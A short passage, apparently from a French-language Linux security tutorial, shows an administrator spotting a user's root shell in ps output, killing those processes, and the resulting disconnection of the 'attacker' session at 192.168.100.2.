nayneshkumar  24519  0.0  0.0  15112  3240 pts/1    Ss   08:07   0:00 -bash
root       24542  0.0  0.1 110556  8100 pts/1    S    08:09   0:00 sudo bash
root       24543  0.0  0.0  14980  3324 pts/1    S+   08:09   0:00 bash
root       24558  1.0  0.0  14980  3436 pts/2    Ss   08:10   0:00 /bin/bash
root       24574  0.0  0.0  50528  4204 pts/2    R+   08:10   0:00 ps -auxw
[root@ssh src]# kill 24542
[root@ssh src]# kill 24518
```

Le résultat chez l'attaquant est

```
[nayneshkumar@ssh ~]$ sudo bash
[root@ssh nayneshkumar]# whoami
root
[root@ssh nayneshkumar]# exit
[nayneshkumar@ssh ~]$ Connection to 192.168.100.2 closed by remote host.
Connection to 192.168.100.2 closed.
```